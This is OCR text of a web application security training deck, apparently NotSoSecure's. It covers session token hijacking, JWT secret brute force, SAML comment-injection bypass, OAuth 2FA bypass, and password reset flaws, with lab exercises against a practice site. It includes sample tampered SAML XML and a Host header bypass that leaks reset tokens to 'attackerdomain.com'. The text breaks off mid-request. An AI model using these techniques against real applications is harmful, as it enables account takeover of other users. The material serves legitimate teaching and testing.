
Tokens are used by applications to maintain users' sessions.

Attack Scenario:

- The application allows users to link self-hosted images in profile and the session token is being sent in URL
- The attacker links an image in his account which is hosted on a self-owned system
- When other users open the page to view this photo, a request is made to the attacker owned system, with session token in URL
- The attacker logs these tokens and uses them to access accounts of other users

NotSoSecure part of claranet cyber security

Token Hijacking Attack



NotSoSecure part of claranet cyber security

Modern Authentication and Authorization Methods

There are multiple authentication/authorization mechanisms which provide Single-Sign-On (SSO) and similar features for sharing access with multiple applications

- **JSON Web Tokens (JWT):RFC7519:**
  A compact mechanism used for transferring claims between two parties

- **Security Assertion Markup Language (SAML):RFC7522:**
  An XML based single sign-on login standard


- **OAuth:RFC6749:**
  Access delegation framework, usually used for providing application access to other applications without password sharing. OAuth 2.0 is not an authentication protocol

NotSoSecure part of claranet cyber security

JWT Basics

- JSON Web Token (JWT) are generally represented as JSON objects and can be signed to protect the integrity of the underlying message using a Message Authentication Code (MAC) and/or encrypted

- A JWT consists of three parts; an encoded Header, an encoded Payload and the Signature



JWT Issues

- Weak secret key
- Integrity of the token has already been verified (None algorithm)
- Improper token storage (HTML5 storage/cookie)
- Faulty token expiry
- Sensitive data stored in the payload

NotSoSecure part of claranet cyber security

Attack scenario

- The signature contains a secret key which can be brute forced
- If a weak key is used, the attacker can use a script to brute-force and identify this secret key quickly and use it to generate further valid tokens for other high privilege users (e.g. admin)

NotSoSecure part of claranet cyber security

Exercise

JWT Brute Force Attack

- Login to the “topup” application using your registered account to generate the access token
- Brute-force the secret key for the JWT
- Generate a valid token for user “jwtuser**X**@webhacklab.com” and access all the order details


  Challenge URL:
  http://topup.webhacklab.com/Account/Login

Security Assertion Markup Language (SAML)

- In SAML based authentication the user provides credentials at a login interface, based on which the identity provider provides (IDP) a SAML response containing assertions with NameID attributes containing user information and signed message in XML

- The XML document (base64 encoded) is further passed on to the service the user needs to access. The service provider (SP) validates the provided XML and allows access to user based on the validity

SAML Workflow



Reference:
https://upload.wikimedia.org/wikipedia/en/0/04/Saml2-browser-sso-redirect-post.png

NotSoSecure part of claranet cyber security

SAML Response

```
<samlp:Response Destination="http://topup.webhacklab.com/"
  ID="Rc005d0fe55ac8c1d1f41906dd1de441fdaa26bb1"
  InResponseTo="_4c9e3710-7c0e-4ce7-bb08-f96203246482"
  IssueInstant="2018-04-12T06:31:16Z" Version="2.0"
  xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol">
  <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion ID="pfx6627ea50-5e65-f823-d424-5e5a7b05b823"
    IssueInstant="2018-04-12T06:31:16Z" Version="2.0"
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
    xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
    <ds:Signature...>...</ds:Signature>
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">sunil@notsosecure.com</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData
          InResponseTo="_4c9e3710-7c0e-4ce7-bb08-f96203246482"
          NotOnOrAfter="2018-04-12T06:34:16Z" Recipient="http://topup.webhacklab.com/"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2018-04-12T06:2" NotOnOrAfter="2018-04-12T06:3">...</saml:Conditions>
    <saml:AuthnStatement AuthnInstant="2018-04-12T06:3" SessionIndex="_05d5ed40-2049-" SessionNotOnOrAfter="2018-04-13T06
  </saml:Assertion>
</samlp:Response>
```


NotSoSecure part of claranet cyber security

SAML Authorization Bypass: Scenario 1

- A user can tamper the SAML response further send to the service provider (step 5 in SAML Workflow) and replace the values of the assertions released by IDP such as username/email

- A weak SAML implementation would not verify the signature and thus allow an attacker to access the account of another user

NotSoSecure part of claranet cyber security

SAML Authorization Bypass: Scenario 2

SAML authorization bypass by exploiting cryptographic signing and XML parsing issue:

- Service Provider validates the SAML response (XML Signature) to identify the user
- Canonicalization engine ignores comments and whitespaces while creating a signature
- The XML parser returns the last child node

NotSoSecure part of claranet cyber security

XML Canonicalization

- An XML canonicalization transform is employed while signing the XML document to produce the identical signature for logically or semantically similar documents.

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
  notsosecure <!-- this is a comment -->user@webhacklab.com
</saml:NameID>
```

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
  notsosecureuser@webhacklab.com
</saml:NameID>
```

Reference:
https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues

XML Parsing

XML parsing issues

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
  notsosecure <!-- this is a comment -->user@webhacklab.com
</saml:NameID>
```

An XML parser might parse it into three components:

- text: notsosecure
- comment: <!-- this is a comment -->
- text: user@webhacklab.com

This might allow you to access the account of the user ‘user@webhacklab.com’, instead of the user ‘notsosecureuser@webhacklab.com’ if the XML parser returns the last child node

NotSoSecure part of claranet cyber security

Demo

SAML Authorization Bypass

- Login as user “not-a-john@webhacklab.com”.
- Decode the SAML data into XML format.
- Exploit SAML XML to login as user “john@webhacklab.com”.

  Challenge URL:
  http://topup.webhacklab.com/saml/SAML.aspx

- **Note:** Do not perform any testing on one login domains, as that is out of scope.

Case Study

Bypassing 2FA by OAuth Misconfiguration

- Application supports login with password and OTP
- OTP is an AMR(Authentication Method Reference) value
- Multiple AMR values are available
- Each ‘AMR’ value provides an identifier for a family of related authentication methods
- Application only focuses on whether OTP is entered and does not check AMR type
- ‘SMS’ AMR is similar to ‘OTP’ AMR
- Researcher changes the AMR to ‘sms’ instead of ‘otp’
- Application asks for a new mobile number
- OTP sent on new number
- Successful bypass

Reference:
https://youst.in/posts/bypassing-2fa-using-openid-misconfiguration/

Module: Password Reset Attacks

- ☑ Password Recovery Logic and Common Flaws
- ☑ Cookie Swap
- ☑ Various Case Study
- ☑ Host Header Validation Bypass

And relevant case studies

Password Reset Attacks


Password Reset or Forgot Password are application functionalities which allow users to retrieve/reset the password of their account in case they have forgotten their password or believe that their password has been compromised.

Applications implement different mechanisms for this purpose such as:

- Send password reset link
- Send new password in email
- Allow user to reset password after providing OTP or answering secret question(s)

NotSoSecure part of claranet cyber security

Password Recovery Logic



Cookie Swap

Password reset functionality which ask the user to provide answer(s) to security question(s) usually work based upon the ‘sessionid’ cookie.

This cookie is used to manage the complete password reset session for the user. Three steps of the process are:

- User provides the email address and a session cookie is set by the server
- The user is then presented with secret questions
- If correct answers are provided for the secret questions, user can set new password

Cookie Swap by Answering Secret Question

Enter username

Answer Secret Questions

Set new password

New password set

NotSoSecure part of claranet cyber security

Attack Scenario

In cases where the session cookie setup and validation is not managed appropriately, a user can reset the password of another user


To perform this attack, the malicious user will go through following steps:

- Initiate a password reset request for own account by providing the username
- Answer the secret questions for own account and reach the password reset page

Attack Scenario

- In another browser instance initiating password reset for another user and making a note of the sessionid set for this password reset session
- Moving back to the previous instance (setting new password for own account) and swapping own sessionid with the sessionid of another user (noted in previous step)
- The password is now set for another user and the attacker can login into that account

Cookie Swap Illustration



Exercise

Cookie Swap

- Change password of the user “csuserX@webhacklab.com” through forgot password functionality:

  Challenge URL:
  http://topup.webhacklab.com/Account/ForgotPassword

Case Study

Token abuse

Assessing The Forget Password Functionality
- Attack Scenarios:

- Check if the token is predictable (cryptographically insecure)
- Check if the token is one time use only
- A few more tests (is it over SSL or HTTP etc)
- Check that you cannot use the token of one user to reset the password of another user. You may try to generate a link:

Password reset tokens:

- http://host/resetpass.php?email=user1@notsosecure.com &token=**caea1f61ee90a135d1bb1a0ddc37b115**
- http://host/resetpass.php?email=user2@notsosecure.com &token=**caea1f61ee90a135d1bb1a0ddc37b115** (It only worked, if user2 has initiated password reset request)

Reference:
https://www.notsosecure.com/penetration-testing-the-art-or-the-science/

Other Common Password Reset Fails

There are multiple other scenarios where password reset functionality can be abused by an attacker:

- The password reset token does not expire after single usage. On a shared machine a user can go through the browser history and misuse the password reset link of other user(s)
- Logical DoS: Lock out other users by sending password reset requests for their account
- Predictable token or no-rate limiting allowing token brute-force

Abusing HTTP Host Header

HTTP Host header is used occasionally by application to create URLs.

Abuse Scenarios:

- Password reset links if generated using Host header can result in token leakage to third party
- If an intermediate proxy is caching server responses it can be poisoned in similar manner

NotSoSecure part of claranet cyber security

Host Header Validation

To prevent this, applications implement host header validation. In situation where this validation is not done with caution, it can still be abused to perform the same attack, through following steps:

- Attacker initiates a password reset request for another user and tampers the Host header ‘example.com’ to ‘attackerdomain.com’
- This fails as the application is validating the domain name

NotSoSecure part of claranet cyber security

Host Header Validation Bypass

- The attacker further tampers the request with the Host header value ‘attackerdomain.com/example.com’, this succeeds and sends an email to the victim user with the link:

  ‘http://attackerdomain.com/example.com/passwordresettoken=abc1234329inbhuijnhbgvbhn’

- Once the user opens this link, the attacker can log the ‘passwordresettoken’ and reset the password of the user

NotSoSecure part of claranet cyber security

Host Header Validation Bypass

Host: example.com

```
POST /passwordreset.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
